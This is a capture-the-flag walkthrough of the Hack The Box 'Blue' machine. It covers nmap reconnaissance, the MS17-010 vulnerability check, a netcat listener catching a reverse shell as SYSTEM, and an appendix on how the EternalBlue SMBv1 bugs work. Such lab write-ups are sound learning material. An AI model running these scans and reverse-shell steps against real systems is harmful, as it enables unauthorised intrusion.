

Blue walkthrough

Index

Index	1
List of pictures	1
Disclaimer	2
Reconnaissance	2
Initial foothold	2
Shell	3
Personal comments	4
Appendix A – CVE-2017-0144 (EternalBlue)	4
References	5

List of pictures

Figure 1 - nMap scan results.....	2
Figure 2 - Eternal Blue vulnerability check	3
Figure 3 - Exploit successful.....	3

Disclaimer

I do this box to learn things and challenge myself. I'm not a kind of penetration tester guru who always knows where to look for the right answer. Use it as a guide or support. Remember that it is always better to try it by yourself. All data and information provided on my walkthrough are for informational and educational purpose only. The tutorial and demo provided here is only for those who are willing and curious to know and learn about Ethical Hacking, Security and Penetration Testing.

Just to say: I am not an English native person, so sorry if I did some grammatical and syntax mistakes.

Reconnaissance

The results of an initial nMap scan are the following:

```
(k14d1u5@k14d1u5-kali)-[/media/.../Windows/Easy/Blue/nMap]
$ nmap -sT -sV -A -sC -p- 10.10.10.40 -oA Blue
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-01 08:50 AEDT
Nmap scan report for 10.10.10.40
Host is up (0.041s latency).
Not shown: 65526 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
135/tcp    open  msrpc           Microsoft Windows RPC
139/tcp    open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds     Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
49152/tcp  open  msrpc           Microsoft Windows RPC
49153/tcp  open  msrpc           Microsoft Windows RPC
49154/tcp  open  msrpc           Microsoft Windows RPC
49155/tcp  open  msrpc           Microsoft Windows RPC
49156/tcp  open  msrpc           Microsoft Windows RPC
49157/tcp  open  msrpc           Microsoft Windows RPC
Service Info: Host: HARIS-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_ smb2-security-mode:
|   2.1:0:
|_   Message signing enabled but not required
|_ smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: haris-PC
|   NetBIOS computer name: HARIS-PC\x00
|   Workgroup: WORKGROUP\x00
|_   System time: 2024-10-31T21:52:09+00:00
|_ clock-skew: mean: 2s, deviation: 1s, median: 1s
|_ smb2-time:
|   date: 2024-10-31T21:52:08
|_   start_date: 2024-10-31T21:48:40

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 112.81 seconds
```

Figure 1 - nMap scan results

Open ports are 135, 139, 445, 49152, 49153, 49154, 49155, 49156 and 49157. So, this box has RPC service (135, 49152, 49153, 49154, 49155, 49156 and 49157), NetBIOS service (139) and SMB service (445) enabled. Also, nMap script recognized Windows 7 Professional 7601 Service pack 1 as Operative System.

Initial foothold

Since nMap scan provided Windows 7 Professional 7601 Service pack 1 as Operative System, I checked if it was vulnerable to Eternal Blue vulnerability:

```
(k14diu5@k14diu5-kali)-[~/Desktop]
$ nmap -p445 --script smb-vuln-ms17-010 10.10.10.40
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-01 09:18 AEDT
Nmap scan report for 10.10.10.40
Host is up (0.040s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|       State: VULNERABLE
|       IDs: CVE:CVE-2017-0143
|       Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|         servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_


Nmap done: 1 IP address (1 host up) scanned in 1.42 seconds
```

Figure 2 - Eternal Blue vulnerability check

Well, the machine result to be vulnerable.

Shell

Since the machine was vulnerable to Eternal Blue vulnerability, I looked for an exploit on the Internet and I run it to obtain a shell, as shown in the following figure:



```
(k14diu5@k14diu5-kali)-[~/Desktop/Win7Blue-master]
$ nc -lvp 6666
listening on [any] 6666 ...
connect to [10.10.14.14] from (UNKNOWN) [10.10.10.40] 49158
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\System32>whoami
nt authority\system
C:\Windows\System32>
```

Figure 3 - Exploit successful

I obtained the shell as `NT AUTHORITY\SYSTEM`. However, I am sad to say that the flag files didn't show me the content, so I didn't insert in the Hack The Box platform.

Personal comments

I really don't understand this box. It is very straight, just exploit a very known vulnerability, and I wasn't able to retrieve the flags to insert in the Hack The Box platform. Very disappointed. I would rate it as a piece of cake.

Appendix A – CVE-2017-0144 (EternalBlue)

CVE-2017-0143 to CVE-2017-0148 are a family of critical vulnerabilities in Microsoft SMBv1 server used in Windows 7, Windows Server 2008, Windows XP and even Windows 10 running on port 445. The vulnerability doesn't just apply to Microsoft Windows, though; in fact, anything that uses the Microsoft SMBv1 server protocol, such as Siemens ultrasound medical equipment, is potentially vulnerable.

EternalBlue itself concerns CVE-2017-0144, a flaw that allows remote attackers to execute arbitrary code on a target system by sending specially crafted messages to the SMBv1 server. Other related exploits were labelled Eternalchampion, Eternalromance and Eternalsynergy by the Equation Group, the nickname for a hacker APT that is now assumed to be the US National Security Agency.

To exploit the vulnerability, an unauthenticated attacker only has to send a maliciously-crafted packet to the server, which is precisely how WannaCry and NotPetya ransomware were able to propagate. Essentially, EternalBlue allowed the ransomware to gain access to other machines on the network. Attackers can leverage DoublePulsar, also developed by the Equation Group and leaked by the Shadow Brokers, as the payload to install and launch a copy of the ransomware on any vulnerable target.

EternalBlue relies on a Windows function named *srv!SrvOS2FeaListSizeToNt*. To see how this leads to remote code execution, let's take a quick look at how SMB works.

Primarily, SMB (Server Message Block) is a protocol used to request file and print services from server systems over a network. Among the protocol's specifications are structures that allow the protocol to communicate information about a file's extended attributes, essentially metadata about the file's properties on the file system.

EternalBlue takes advantage of three different bugs. The first is a mathematical error when the protocol tries to cast an OS/2 FileExtended Attribute (FEA) list structure to an NT FEA structure in order to determine how much memory to allocate. A miscalculation creates an integer overflow that causes less memory to be allocated than expected, which in turns leads to a buffer overflow. With more data than expected being written, the extra data can overflow into adjacent memory space.

Triggering the buffer overflow is achieved thanks to the second bug, which results from a difference in the SMB protocol's definition of two related sub commands: *SMB_COM_TRANSACTION2* and *SMB_COM_NT_TRANSACT*. Both have a *_SECONDARY* command that is used when there is too much data to include in a single packet. The crucial difference between *TRANSACTION2* and *NT_TRANSACT* is that the latter calls for a data packet twice the size of the former. This is significant because an error in validation occurs if the client sends a crafted message using the *NT_TRANSACT* sub-command immediately before the *TRANSACTION2* one. While the protocol recognizes that two separate sub-commands have been received, it assigns the type and size of both packets (and allocates memory accordingly) based only on the type of the last one received. Since the last one is smaller, the first packet will occupy more space than it is allocated.

Once the attackers achieve this initial overflow, they can take advantage of a third bug in SMBv1 which allows heap spraying, a technique which results in allocating a chunk of memory at a given address. From here, the attacker can write and execute shellcode to take control of the system.

It didn't take long for penetration testers and red teams to see the value in using these related exploits, and they were soon improved upon and incorporated into the Metasploit framework.

References

<https://www.sentinelone.com/blog/eternalblue-nsa-developed-exploit-just-wont-die/> -> EternalBlue explained by SentinelOne

<https://research.checkpoint.com/2017/eternalblue-everything-know/> -> EternalBlue explained by CheckPoint

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2017-0144> -> MITRE CVE-2017-0144